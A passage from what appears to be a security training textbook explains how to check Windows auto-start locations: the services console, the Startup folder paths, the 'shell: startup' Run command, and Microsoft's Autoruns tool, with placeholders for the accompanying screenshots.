


Figure 7.98: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.




Figure 7.99: Screenshot displaying services

- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 11:

  - **`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`**
  - **`C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`**

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder




Figure 7.100: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.

